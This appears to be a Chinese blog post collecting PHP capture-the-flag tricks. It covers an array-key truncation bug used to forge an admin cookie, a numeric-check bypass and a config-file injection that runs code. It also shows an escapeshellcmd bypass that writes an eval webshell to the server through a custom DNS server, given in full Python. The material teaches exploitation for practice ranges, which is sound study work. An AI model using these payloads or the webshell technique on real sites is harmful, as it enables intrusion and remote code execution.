收集一些 php 的奇技淫巧,来自于 p 神知识星球和 github 上的一些靶场
0x0001
环境:PHP5.4.30
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
| <?php
$users = array(
"0:9b5c3d2b64b8f74e56edec71462bd97a" ,
"1:4eb5fb1501102508a86971773849d266",
"2:facabd94d57fc9f1e655ef9ce891e86e",
"3:ce3924f011fe323df3a6a95222b0c909",
"4:7f6618422e6a7ca2e939bd83abde402c",
"5:06e2b745f3124f7d670f78eabaa94809",
"6:8e39a6e40900bb0824a8e150c0d0d59f",
"7:d035e1a80bbb377ce1edce42728849f2",
"8:0927d64a71a9d0078c274fc5f4f10821",
"9:e2e23d64a642ee82c7a270c6c76df142",
"10:70298593dd7ada576aff61b6750b9118"
);
$valid_user = false;
$input = $_COOKIE['user'];
$input[1] = md5($input[1]);
foreach ($users as $user)
{
$user = explode(":", $user);
if ($input === $user) {
$uid = $input[0] + 0;
$valid_user = true;
}
}
if (!$valid_user) {
die("not a valid user\n");
}
if ($uid == 0) {
echo "Hello Admin How can I serve you today?\n";
echo "SECRETS ....\n";
} else {
echo "Welcome back user\n";
}
|
用户5的密码Hash06e2b745f3124f7d670f78eabaa94809,密码明文是hund,在德语中是狗的意思。
我们现在知道从COOKIE中获取数据,作为数组进行储存。数组包含两个元素:用户ID和密码明文。还知道用户5的密码明文是hund。这意味着,我们可以通过设置cookie以用户5的身份进行登录。
1
| Cookie:user[0]=5;user[1]=hund;
|
但是走到 $input === $user 后,将cookie中的$uid加上0来强制转换为数字类型。此外,还将$valid_user设为true
所以 $uid 此时就等于 5 。
为了能继续往后做,这里就要补充一个关于 PHP 5.4.30 的知识点了。
不同数组之间比较由于整数键截断导致结果相同
整数key截断问题发生在zend_hash_compare()函数这里,在数组进行比较时,数字型下标在比较时,是通过各自的值相减结果来判断的,值是存放在bucket类型的h。通过判断结果是否为0决定是否相等。然而,h的数据类型bucket被定义为unsigned long,在64位系统中,通常是64位,但是result变量却只是32位int类型。因此,当比较结果的低32位全是0的话,比较结果会是相等。因此,key=0和key=4294967296(0x10000000)以及其他的key都被认为相等。
也就是说
1
| arr[0] => 1 === arr[4294967296] => 1
|
所以我们可以让用户 5 伪造成用户 0 登录,我们修改 Cookie
1
| Cookie:user[4294967296]=5;user[1]=hund;
|
此时的 $input
1
| [4294967296 => "5",1 => "hund"]
|
判断 $input === $user 时,会把 input[4294967296] 看成 **input[0]**,成功进入 if 里面,因为$input[0]并没有被初始化,所以当其加上0时,结果为0。这时,用户身份就从用户5变成了用户0,admin身份。

这里复现要下载对应的 php 版本,我就偷个懒直接找在线环境测试。
Online PHP editor | Test code in 250+ PHP versions (3v4l.org)
1
2
3
4
5
6
| <?php
$input = [4294967296 => "5",1 => 'hund'];
$input2 = [0 => "5",1 => 'hund'];
if($input === $input2){
echo "yes";
}
|

可以看到只有在 PHP5.4.0-5.4.43,5.5.0-5.5.26,5.6.0-5.6.1 版本中才能以admin身份登录
影响范围
PHP5.4.0-5.4.43,5.5.0-5.5.26,5.6.0-5.6.1
0x0002
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| <?php
show_source(__FILE__);
$flag = "xxxx";
if(isset($_GET['time'])){
if(!is_numeric($_GET['time'])){
echo 'The time must be number.';
}else if($_GET['time'] < 60 * 60 * 24 * 30 * 2){
echo 'This time is too short.';
}else if($_GET['time'] > 60 * 60 * 24 * 30 * 3){
echo 'This time is too long.';
}else{
sleep((int)$_GET['time']);
echo $flag;
}
echo '<hr>';
}
?>
|
1
2
3
4
| >>> 60 * 60 * 24 * 30 * 2
5184000
>>> 60 * 60 * 24 * 30 * 3
7776000
|
要绕过前面两个 if 很简单,但是后面等待的时间会很长,is_numeric 可以识别支持普通数字型字符串、科学记数法型字符串、部分支持十六进制0x型字符串。而强制类型转换int,不能正确转换的类型有十六进制型字符串、科学计数法型字符串(部分)
比如
输出的结果是 6;
输出结果是 0;
如果你想将十六进制字符串转换为整数,应该使用 intval 并指定基数:
1
| $intValue = intval("1A", 16);
|
科学技术法的话,先转为浮点数再用 int
1
| $intValue = (int)floatval("1.23e4");
|
0x0003
index.php
1
2
3
4
5
6
| <?php
highlight_file(__FILE__);
$str = addslashes($_GET['option']);
$file = file_get_contents('option.php');
$file = preg_replace('|\$option=\'.*\';|', "\$option='$str';", $file);
file_put_contents('option.php', $file);
|
option.php
1
2
3
| <?php
highlight_file(__FILE__);
$option='';
|
流程如下:
- 对传入的option参数进行addslashes,比如有单引号
',会变成\'
- 通过正则匹配xxxxx/option.php中的
$option='xxx';,将xxx的内容替换为经第一步处理的值
- 替换完成,将其写入xxxxx/option.php。
场景: 用于写入配置文件等。
法一
1
| option=a';%0aphpinfo();//
|
然后
利用的是 .* 的正则匹配漏洞,第一次经过 addslashes 函数后,得到
option.php 里变成
1
2
3
4
| <?php
highlight_file(__FILE__);
$option='a\';
phpinfo();//';
|
第二次访问
会匹配两个单引号1里的内容即 a\,替换为 a,此时的 option.php 里的内容变为
1
2
3
4
| <?php
highlight_file(__FILE__);
$option='a';
phpinfo();
|
法二
1
| ?option=aaa\';phpinfo();//
|
经过addslashes后,$str为 aaa\\\';phpinfo();//
经过 preg_replace 后三个\ 变成两个 \, 猜测是 preg_replace 做了转义处理。
0x0004
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
| <?php
header('Content-Type: text/plain');
$ip = $_GET['ip'] ?? exit;
duita($ip);
$ip = escapeshellcmd($ip);
$ip = str_replace('\>', '>', $ip);
$ip = str_replace('\<', '<', $ip);
$cmd = sprintf('ping -c 2 %s', $ip);
echo shell_exec($cmd);
function duita($ip)
{
if (strpbrk($ip, "&;`|*?()$\\\x00") !== false) {
exit('WAF');
}
if (stripos($ip, '.php') !== false) {
exit('WAF');
}
}
?>
|
可以发现这里有两个考点
- 写入 webshell
- 绕过 .php 检测
绕过 .php 检测很简单,来看一官方文档里的 escapeshellcmd
反斜线(\)会在以下字符之前插入: *&#;`|*?~<>^()[]{}$*, \x0A 和 \xFF。 ‘ 和 “ 仅在不配对儿的时候被转义。 在 Windows 平台上,所有这些字符以及 % 和 ! 字符都会被空格代替。
重点就在于 ‘ 和 “ 仅在不配对儿的时候被转义,所以如果在配对情况下, bash 中 “” 是空字符串,在 bash 里 “” 就不会保留了
shell.ph""p
接下来就是怎么写入 shell 了。
ping www.baidu.com ,可以看到输出的界面有一个cname的地址www.a.shifen.com。可控。 使用dnspod配置特殊字符无效。 其余平台未测试,然后尝试自己搭建一个dns服务
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
|
"""
LICENSE http://www.apache.org/licenses/LICENSE-2.0
"""
import datetime
import sys
import time
import threading
import traceback
import socketserver
from dnslib import *
import binascii
TTL = 60 * 5
def dns_response(data):
request = DNSRecord.parse(data)
print(request)
reply = DNSRecord(DNSHeader(id=request.header.id, qr=1, aa=1, ra=1), q=request.q)
qname = request.q.qname
qn = str(qname)
qtype = request.q.qtype
qt = QTYPE[qtype]
if qn.startswith('aaa.dddns.320ctf.fun'):
rdata = CNAME('<?=eval($_POST[1])?>.dddns.320ctf.fun')
reply.add_answer(RR(rname=qname, rtype=5, rclass=1, ttl=TTL, rdata=rdata))
else:
rdata = A('81.71.96.92')
reply.add_answer(RR(rname=qname, rtype=1, rclass=1, ttl=TTL, rdata=rdata))
print("---- Reply:\n", reply)
return reply.pack()
class BaseRequestHandler(socketserver.BaseRequestHandler):
def get_data(self):
raise NotImplementedError
def send_data(self, data):
raise NotImplementedError
def handle(self):
now = datetime.datetime.utcnow().strftime('%Y-%m-%d %H:%M:%S.%f')
print("\n\n%s request %s (%s %s):" % (self.__class__.__name__[:3], now, self.client_address[0],
self.client_address[1]))
try:
data = self.get_data()
print(len(data), binascii.hexlify(data))
self.send_data(dns_response(data))
except Exception:
traceback.print_exc(file=sys.stderr)
class TCPRequestHandler(BaseRequestHandler):
def get_data(self):
data = self.request.recv(8192).strip()
sz = int(binascii.hexlify(data[:2]), 16)
if sz < len(data) - 2:
raise Exception("Wrong size of TCP packet")
elif sz > len(data) - 2:
raise Exception("Too big TCP packet")
return data[2:]
def send_data(self, data):
sz = binascii.unhexlify(hex(len(data))[2:].zfill(4))
return self.request.sendall(sz + data)
class UDPRequestHandler(BaseRequestHandler):
def get_data(self):
return self.request[0].strip()
def send_data(self, data):
return self.request[1].sendto(data, self.client_address)
if __name__ == '__main__':
print("Starting nameserver...")
servers = [
socketserver.ThreadingUDPServer(('', 53), UDPRequestHandler),
socketserver.ThreadingTCPServer(('', 53), TCPRequestHandler),
]
for s in servers:
thread = threading.Thread(target=s.serve_forever)
thread.daemon = True
thread.start()
print("%s server loop running in thread: %s" % (s.RequestHandlerClass.__name__[:3], thread.name))
try:
while 1:
time.sleep(1)
sys.stderr.flush()
sys.stdout.flush()
except KeyboardInterrupt:
pass
finally:
for s in servers:
s.shutdown()
|
记得把域名的 dns 解析全关了,服务器的默认 dns 也关 ,腾讯云的 53 tcp and udp 都要放行
1
2
3
4
5
| sudo systemctl disable systemd-resolved
sudo systemctl stop systemd-resolved
# 实验结束后记得开回来
sudo systemctl start systemd-resolved
sudo systemctl enable systemd-resolved # 开机自动启动
|

dig 一下可以发现 shell 被返回了
但是 ping 一直没结果,部分公共dns不可能 。 会过滤这些特殊符号。 可以使用dnspod的公共dns服务。 119.29.29.29
payload
1
| ping -c 2 aaa.dddns.320ctf.fun >> 1.ph""p
|